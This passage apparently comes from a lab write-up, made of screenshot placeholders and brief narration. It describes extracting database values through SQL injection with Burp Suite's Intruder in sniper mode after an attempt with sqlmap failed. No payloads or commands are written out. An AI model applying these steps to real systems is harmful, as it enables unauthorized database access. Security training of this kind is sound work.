


Changing the attack type to sniper attack and clearing the variables and selecting only has variable.


## Now adding the payloads:




We can see the attack is successful has the status code we got is 200.



Below is the screenshot giving us the result.



When we click on the any one of the request and go through the response tab we can find the values of it.



Now turning off the intercept and disconnecting it from the burpsuite and veryifying the values.



Hence from the last two screenshots we can see that we got the exact values from the db.

First I tried using sqlmap in medium mode, but the attack didn't work. So, I tried using burp suite, using sniper attack was able to successfully complete it.